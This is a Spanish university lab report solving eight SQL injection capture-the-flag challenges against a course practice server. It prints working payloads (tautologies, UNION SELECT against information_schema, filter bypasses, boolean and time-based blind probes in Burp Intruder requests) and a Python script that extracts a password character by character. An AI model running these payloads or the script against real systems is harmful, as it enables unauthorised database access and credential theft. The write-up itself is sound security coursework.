



PRÁCTICA 2 - SQLI

Seguridad en Bases de Datos

Grado en Ingeniería de la Ciberseguridad


Martín Díaz Benito Álvarez, César Martín Baños, Daniel Vallejo
Pasamón

Índice


Reto 1	2
Reto 2	2
Reto 3	3
Reto 4	3
Reto 5	4
Reto 6	5
Reto 7	7
Reto 8	12

Reto 1

Para el reto 1 primero tratamos de obtener un punto de control. Al ver el código fuente, observamos que se pide un usuario y se realiza una concatenación de strings usando php. Por ello, tratamos de usar una inyección clásica empleando ' OR 1=1-- (con espacio al final, muy importante para este y todos los ejercicios) para obtener nuestro punto de control.



Tiene éxito y nos devuelve una columna con todos los usuarios. Por esta razón también sabemos que existe una columna que al menos devuelve texto. Así, probamos a hacer union select con el nombre de la tabla users y la columna password (' UNION SELECT password from USERS-- '), que suele ser lo más común en cuanto a nombres de tablas.



Como podemos observar, esta inyección resulta y nos da la flag que buscamos.

Reto 2

Este reto es un poco distinto al anterior, porque como podemos observar, se pide un número y no un string, para los que en SQL no se emplean comillas. Probamos la inyección que veníamos probando en un principio anteriormente, pero sin comillas, OR 1=1--

Esta no tiene éxito porque la sentencia parece no validarse adecuadamente, así que probamos primero con un número para que nos lo coja la base de datos y ponemos detrás el payload, 1 OR 1=1--

[Home Page](#)
[Main Page](#)

Busca un libro por su número.

Número del libro :

SILMARILLION ----> J.R.R. TOLKIEN

DUNE ----> FRANK HERBERT

THE HUNGER GAMES ----> SUZANNE COLLINS

HARRY POTTER AND THE ORDER OF THE PHONEIX ----> J.K. ROWLING

TO KILL A MOCKINGBIRD ----> HARPER LEE

TWILIGHT ----> STEPHEINE MEYER

THE MICE MAN ----> GEORGE COCKCROFT

The Hackers Way ----> URJC{w0w_5uch_b1g_num63r}

De esta manera, obtenemos directamente la flag.

Reto 3

Se trata de un reto parecido al anterior, pero si observamos el código fuente, en este caso se pide un string. Es suficiente con probar con ' OR 1=1-- para obtener la flag, la misma inyección que solemos usar para nuestro punto de control, pues con cerrar las comillas de la query se devolverán todas las columnas de la tabla por la segunda condición.

[Home Page](#)
[Main Page](#)

Busca un libro por su número.

Número del libro :

SILMARILLION ----> J.R.R. TOLKIEN

DUNE ----> FRANK HERBERT

THE HUNGER GAMES ----> SUZANNE COLLINS

HARRY POTTER AND THE ORDER OF THE PHONEIX ----> J.K. ROWLING

TO KILL A MOCKINGBIRD ----> HARPER LEE

TWILIGHT ----> STEPHEINE MEYER

THE MICE MAN ----> GEORGE COCKCROFT

The Hackers Way ----> URJC{br34k1ng_th3_11m1ts}

Reto 4

En este reto, mirando el código fuente, nos vuelven a pedir un número, por lo que volvemos a probar con la inyección del segundo ejercicio, funcionando y devolviendo todos los elementos de la tabla, junto con la flag.

[Home Page](#)
[Main Page](#)

Busca un libro por su número.

Número del libro :

SILMARILLION ----> J.R.R TOLKIEN

DUNE ----> FRANK HERBERT

THE HUNGER GAMES ----> SUZANNE COLLINS

HARRY POTTER AND THE ORDER OF THE PHONEIX ----> J.K ROWLING

TO KILL A MOCKINGBIRD ----> HARPER LEE

TWILIGHT ----> STEPHEINE MEYER

THE MICE MAN ----> GEORGE COCKCROFT

The Hackers Way ----> URJC {b4d_fl1t3rs}

También podríamos obtenerla mirando el nombre de las tablas y las columnas, en este caso la tabla se llama books, y las columnas buscadas bookname y authorname, con la siguiente inyección: 1 UNION SELECT bookname, authorname FROM books-- , empleando métodos como los de los retos siguientes (o reto 8) para obtener dicha información, pero en este caso esta es la manera más sencilla pues buscamos en la misma tabla sobre la que se nos permite hacer consultas de manera legítima.

Reto 5

Este reto es un poco más complicado a los anteriores, porque no se permiten ciertos caracteres como los espacios o las comillas, si miramos el código fuente lo podemos observar:

```
if(strchr($number,'"') || preg_match('/\s/', $number)){
    echo "What are you trying to do<br>";
    echo "Awesome hacking skillzz<br>";
    echo "But you can't hack me anymore!";
    exit;
}
```

Por esta razón, trataremos de hacer la misma inyección que antes pero evitando usar estos caracteres. Usamos la siguiente inyección: 1/**/OR/**/CHAR(49)=CHAR(49)--

- Los comentarios -- y comentarios en línea /**/ están permitidos, así como el igual (=)
- Los comentarios en línea /**/ sustituyen a los espacios
- Para evitar el uso de 1=1 otra vez, lo podemos sustituir por un carácter cualquiera, nosotros en este caso usamos el 1 (49 en ascii) pero podría ser cualquiera

La inyección resulta y podemos ver los resultados:

[Home Page](#) | [Main Page](#)

Busca un libro por su número.

Número del libro :

SILMARILLION ----> J.R.R TOLKIEN

DUNE ----> FRANK HERBERT

THE HUNGER GAMES ----> SUZANNE COLLINS

HARRY POTTER AND THE ORDER OF THE PHONEIX ----> J.K ROWLING

TO KILL A MOCKINGBIRD ----> HARPER LEE

TWILIGHT ----> STEPHEINE MEYER


THE MICE MAN ----> GEORGE COCKCROFT

The Hackers Way ----> URJC{st1ll_b4d_f1lt3rs}

Reto 6

En este caso, tenemos un reto mucho más complejo, pues se trata de una inyección blind, en la que no podremos ver los resultados de la query más allá de si devuelve un resultado o no, por lo que se deduce que es una inyección basada en booleanos. De nuevo por el código fuente se sabe que la bbdd es mysql, por lo que solo debemos tratar de probar los nombres de las tablas primero, luego las columnas y por último hacer el unión select con la contraseña. Debido a que es blind, debemos hacer estos pasos 1 a 1 con el intruder de burp suite (aunque también es posible automatizarlo con Python)

Primero, para obtener la longitud del nombre de la tabla, probamos con el siguiente payload en el intruder, buscando una columna password: 1 'AND LENGTH((SELECT table_name FROM information_schema.columns WHERE column_name='password' AND table_schema=DATABASE() LIMIT 1)) = (payload here) --, y con números del 1 al 10 para ver cual puede ser la longitud del nombre.



Además, en la respuesta podemos ver una pista, que está en el código fuente

```


28 <input type="submit" name="submit" value="Submit">
29 </form>
30 <form action="" method="post">
31 <input type="hidden" name="src" value="true">
32 <input type="submit" name="submit" value="View source">
33 </form>
34 </div>
35 <!--La contraseña del administrador está en una tabla desconocida que tiene una sola columna llamada
"password". Espero que nadie la encuentre... P.D.: la flag tiene 12 caracteres, sin contar con el string
"URJC{}-->
36 <hr>
37 <pre>
Existe un libro con ese número.
38 </pre>
39 </body>
40 </html>

```

Una vez vemos que si que “existe un libro” para el número 6, probamos letra por letra por letra a sacar el nombre de la tabla con la siguiente inyección: 1' AND (SELECT SUBSTRING(table_name,1,1) FROM information_schema.columns WHERE column_name='password' LIMIT 1)='s'--, en la que vamos cambiando el primer número del substring y los payloads son todas las letras minúsculas (el payload obviamente va detrás de la s y se incrementa, es dicho string el que cambiamos), sumando 1 al primer número cada vez que vemos que “existe un libro” para una cierta letra minúscula que forma parte de la contraseña, obteniendo así el nombre secret.

Por último, debemos ahora obtener la flag, para lo que usaremos la pista anterior, ya que es posible que haya distintas contraseñas, por lo que usamos LIKE para obtener solo la que nos interesa, y además no es necesario obtener de nuevo el número de caracteres de

la contraseña pues ya es conocido, con la siguiente inyección: 1 'AND SUBSTRING((SELECT password FROM secret WHERE password LIKE 'URJC%'), 6, 1) = 'n' –



De esta manera, probando, obtenemos la flag final, que resulta ser: URJC{n0t-so-bl1nd}

Reto 7

Este reto es aun mas complejo que el anterior, pues al realizar una consulta no podemos ver si de verdad existe un libro con ese número. Sin embargo, tenemos una pista en la primera captura

Challenge

10 Solves

×

SQLi 7

300

No tengo tiempo para esto...

<https://web01-segbd-gcib-vulnerable.numa.host/SQL/sql7.php>

Flag

Submit

De ahí deducimos que se trataba de una inyección sql ciega time-based, por lo que al ser el SGBD mysql, debemos usar SLEEP para tratar de obtener la flag.

Primero, como en todos los casos, se obtiene la longitud del nombre de la tabla. Para ello usamos intruder de burp suite, siendo el payload números del 1 al 10 como anteriormente, y la siguiente inyección, siendo el payload variable el número al que sería igual la longitud de la tabla (1'AND (SELECT IF(LENGTH(table_name)=*payload here*, SLEEP(5), 10) FROM information_schema.columns WHERE column_name='password' LIMIT 1)--):

Burp Suite Community Edition v2023.12 - Temporary Project

Dashboard Target Proxy **Intruder** Repeater Sequencer Decoder Comparer Logger Extensions Learn

1 x 2 x 3 x 4 x +

Positions Payloads Resource pool Settings

① Choose an attack type

Attack type: Sniper Start attack

② Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://web01-segbd-gcib-vulnerable.numa.host ☒ Update Host header to match target

1 GET /SQL/sql7.php?number=1'AND+(SELECT IF(LENGTH(table_name)%3D\$92C+SLEEP(5)%3C+10)+FROM+information_schema.columns+WHERE+column_name%3D'password'+LIMIT+1)--+\$submit=Submit HTTP/2

2 Host: web01-segbd-gcib-vulnerable.numa.host

3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate

7 Referer: https://web01-segbd-gcib-vulnerable.numa.host/SQL/sql7.php?number=1&submit=Submit

8 Upgrade-Insecure-Requests: 1

9 Sec-Fetch-Dest: document

10 Sec-Fetch-Mode: navigate

11 Sec-Fetch-Site: same-origin

12 Sec-Fetch-User: ?1

13 Te: trailers

14

15

③ Search... 0 matches Clear

1 payload position Length: 710

Como observamos un tiempo de respuesta anómalo y mucho más alto para el número 6, se deduce que dicho campo tiene una longitud de 6 caracteres.

6. Intruder attack of https://web01-segbd-gcib-vulnerable.numa.host - Temporary attack - Not saved to pr

Attack Save Columns

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
6	5	200	<input type="checkbox"/>	<input type="checkbox"/>	1768	
7	6	200	<input type="checkbox"/>	<input type="checkbox"/>	1774	
8	7	200	<input type="checkbox"/>	<input type="checkbox"/>	1771	
9	8	200	<input type="checkbox"/>	<input type="checkbox"/>	1773	
10	9	200	<input type="checkbox"/>	<input type="checkbox"/>	1766	

Request Response

Pretty Raw Hex

```

1 GET /SQL/sql17.php?number=
  1'AND+(SELECT IF(LENGTH(table_name)%3D6%2C+SLEEP(5)%2C+10)+FROM+information_schema.columns+WHERE+column_name%
  3D'password'+LIMIT+1)--&submit=Submit HTTP/2
2 Host: web01-segbd-gcib-vulnerable.numa.host
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: https://web01-segbd-gcib-vulnerable.numa.host/SQL/sql17.php?number=1&submit=Submit
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-User: ?1
13 Te: trailers
14 Connection: close
15
16

```

Search... 0 matches

Finished

Una vez tenemos la longitud, debemos sacar el nombre de la tabla. Para ello usamos una técnica similar al del ejercicio anterior, pero con sleep. La inyección es la siguiente:

1'AND (SELECT IF(SUBSTRING(table_name,1**este número se incrementa**,1)='s**se
añaden letras y números al payload**, SLEEP(10), 0) FROM information_schema.columns
WHERE column_name='password' LIMIT 1)—

② **Payload positions**
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: ☒ Update Host header to match target

```

1 GET /SQL/sql7.php?number=1'AND+(SELECT+IF(SUBSTRING(table_name%2C2%2C1)%30's$$'%2C+SLEEP(10)%2C+0)+FROM+information_schema.columns+WHERE+column_name%30'password'+LIMIT+1)--+&submit=Submit HTTP/2
2 Host: web01-segbd-gcib-vulnerable.numa.host
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: https://web01-segbd-gcib-vulnerable.numa.host/SQL/sql7.php?number=1&submit=Submit
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-User: ?1
13 Te: trailers
14
15

```

Una vez se obtiene el nombre completo de la tabla, que resulta ser “s3cret”, se procede a obtener la contraseña. En este caso en el código fuente también teníamos una pista, y esta resulta ser muy larga, de 15 caracteres, por lo que se realiza un script en Python para facilitar la obtención de esta. El código es el siguiente:

```
import requests
```

```
import string
```

```
import time
```

```
URL = "https://web01-segbd-gcib-vulnerable.numa.host/SQL/sql7.php?number=1&submit=Submit"
```

```
PARAM_NAME = "number"
```

```
DELAY = 10
```

```
HEADERS = {"User-Agent": "Mozilla/5.0"}
```

```
CHARSET = string.ascii_lowercase + string.digits + "_"
```

```
def test_injection(payload):
```

```
    start_time = time.time()
```

```
    response = requests.get(URL, params={PARAM_NAME: payload}, headers=HEADERS)
```

```
    elapsed_time = time.time() - start_time
```

```
    return elapsed_time > DELAY # Devuelve True si el retraso es mayor al umbral
```

```

def extract_password():

    password = "URJC{"
    for position in range(6, 21):
        found = False
        for char in CHARSET:
            payload = f"1' AND (SELECT IF(SUBSTRING((SELECT password FROM s3cret WHERE
password LIKE 'URJC%'), {position}, 1) = '{char}', SLEEP({DELAY}), 0)) -- "

            if test_injection(payload):
                password += char
                print(f"[+] Encontrado carácter '{char}' en la posición {position}")
                found = True
                break

        if not found:
            print(f"[-] No se encontró ningún carácter válido en la posición {position}")
            break

    return password + "}"

if __name__ == "__main__":
    print("[*] Iniciando extracción de la contraseña...")
    password = extract_password()
    if password:
        print(f"[+] Contraseña de administrador encontrada: {password}")
    else:
        print(f"[-] No se pudo determinar la contraseña.")

```

```

37 return password
38
39 if __name__ == "__main__":
40     print("[+] Iniciando extracción de la contraseña...")
41     password = extract_password()
42     if password:
43         print(f"[+] Contraseña de administrador encontrada: {password}")
44     else:
45         print(f"[-] No se pudo determinar la contraseña.")
46
47
if __name__ == "__main__":
    else

```

```

C:\Users\Famil\AppData\Local\Programs\Python\Python39\python.exe C:\Users\Famil\pythonProject3\main.py
[+] Iniciando extracción de la contraseña...
[+] Encontrado carácter 'c' en la posición 6
[+] Encontrado carácter '0' en la posición 7
[+] Encontrado carácter '0' en la posición 8
[+] Encontrado carácter 'l' en la posición 9

```

Tras la ejecución completa del script, podremos ver la flag, que resulta ser
URJC{c00l_time_del4y}

Reto 8

Seguimos un procedimiento común, buscando de nuevo un punto de control con el clásico ' OR 1=1--

[Home Page](#)
[Main Page](#)

Jo -> John,Johnny,Jonathan

Nombre:

John
 Alice
 Bruce
 Jonathan
 Johnny
 Juan

Como la tabla users no nos da ninguna información, debemos primero buscar el nombre de la tabla que contiene la contraseña. Esto lo hacemos con unión select, ya que se sabe que hay una columna que devuelve texto. Por el código fuente y otros ejercicios, se sabe que la base de datos usa mysql, por lo que empleamos la siguiente inyección para obtener el nombre de las tablas de la tabla information_schema.tables: ' UNION SELECT table_name FROM information_schema.tables WHERE table_schema=database() --.

Jo -> John,Johnny,Jonathan

Nombre :

secret_users
users

Se ve que hay una tabla sospechosa llamada secret_users, por lo que debemos ver las columnas que contiene esta tabla, con la sentencia ' UNION SELECT column_name FROM information_schema.columns WHERE table_name='secret_users' --

Una vez vemos que existe una columna llamada password, con la inyección ' UNION SELECT password FROM secret_users -- podemos obtener la flag

Jo -> John,Johnny,Jonathan

Nombre :

Doe
Phantom
AllanPoe
URJC{concat_th3_w0rld}